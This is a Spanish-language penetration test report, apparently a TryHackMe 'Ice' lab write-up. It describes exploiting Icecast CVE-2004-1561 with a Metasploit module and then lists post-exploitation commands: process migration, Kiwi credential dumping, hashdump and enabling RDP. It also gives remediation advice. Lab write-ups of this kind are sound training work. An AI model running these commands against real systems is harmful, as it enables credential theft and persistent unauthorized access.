TryHackMe - Ice

 # Informe de Penetración - Laboratorio

Cliente / Proyecto: TryHackMe / Ice
Fecha: 06/09/2025
Pentester: Rubo
Objetivo: Evaluación de seguridad en entorno controlado para prácticas de explotación.

1. Resumen Ejecutivo

Durante la auditoría a la máquina **Ice**, se consiguió:

- **Acceso inicial** explotando la vulnerabilidad **CVE-2004-1561** en Icecast.
- **Ejecución de código remoto** mediante módulo de Metasploit.
- **Escalada de privilegios** dentro de Windows utilizando técnicas de post-explotación (`migrate`, `kiwi`, `hashdump`).
- **No se realizó pivoting** hacia otras redes internas.
  Impacto simulado: compromiso total del sistema Windows con capacidad de robo de credenciales, habilitación de RDP y control completo de la máquina.

2. Alcance y Metodología

Alcance:

- Dirección IP: `10.10.84.51`
- Sistema Operativo detectado: Windows
- Servicios expuestos: `8000/tcp Icecast`

Metodología (basada en PTES/OSSTMM):


1. **Reconocimiento** → `nmap`.
2. **Enumeración** → Identificación del servicio vulnerable (Icecast).
3. **Explotación** → `Metasploit` módulo `CVE-2004-1561`.
4. **Post-explotación** → `migrate`, `kiwi`, `hashdump`, habilitación de RDP.

3. Hallazgos Técnicos

3.1 Vulnerabilidad Icecast (CVE-2004-1561)

- **Severidad:** Crítica
- **Evidencia:**
  `msfconsole search CVE-2004-1561`` ![[Pasted image 20250906182215.png]] ``use`


`exploit/windows/http/icecast_header`` ``set RHOSTS 10.10.84.51 run`



- **Impacto:** Ejecución remota de código en el sistema objetivo.
- **Recomendación:** Actualizar o deshabilitar Icecast, aplicar parches de seguridad.

3.2 Post-explotación – Robo de credenciales


- **Severidad:** Alta
- **Evidencia:**
  `migrate -N spoolsv.exe `![[Pasted image 20250906184026.png]]` load kiwi `![[Pasted image 20250906184130.png]]` creds_all `![[Pasted image 20250906184233.png]]` hashdump``



- **Impacto:** Obtención de hashes y credenciales de usuarios locales.
- **Recomendación:** Implementar controles de privilegios mínimos y proteger credenciales en memoria.

3.3 Habilitación de RDP por atacante

- **Severidad:** Alta
- **Evidencia:**
  `run post/windows/manage/enable_rdp`



- **Impacto:** Persistencia y acceso remoto completo al sistema vía RDP.
- **Recomendación:** Deshabilitar RDP si no es necesario y monitorizar cambios en configuraciones críticas.

4. Impacto en el Negocio (adaptado al laboratorio)

- **Crítico:** Acceso remoto total al sistema Windows.
- **Alto:** Robo de credenciales y habilitación de accesos persistentes.
- **Medio:** Riesgo de pivoting hacia otros equipos en la red.

5. Recomendaciones Globales

1. Aplicar parches de seguridad en Icecast (CVE-2004-1561).
2. Deshabilitar servicios inseguros y no utilizados.
3. Revisar políticas de contraseñas y credenciales en memoria.
4. Monitorizar accesos remotos y cambios en configuración (ej. RDP).
5. Segmentar la red para limitar la exposición de servicios vulnerables.

6. Conclusión

El atacante aprovechó la vulnerabilidad **CVE-2004-1561 en Icecast** para obtener una **shell remota en Windows**. Posteriormente utilizó técnicas de **post-explotación** para migrar procesos, extraer credenciales y habilitar RDP, obteniendo control total de la máquina.

Camino seguido: Reconocimiento → Explotación Icecast (CVE-2004-1561) → Reverse shell → Post-explotación (migrate, hashdump, kiwi, enable_rdp).
Resultados: Se demostró que un servicio vulnerable sin parches puede permitir acceso completo y persistencia en el sistema.

* Tabla de Severidades

Vulnerabilidad	Servicio	Severidad	Impacto
Icecast (CVE-2004-1561)	HTTP (8000)	Crítica	Ejecución remota de comandos
Robo de credenciales	Windows	Alta	Exfiltración de credenciales locales
Habilitación de RDP	Windows	Alta	Acceso remoto persistente al sistema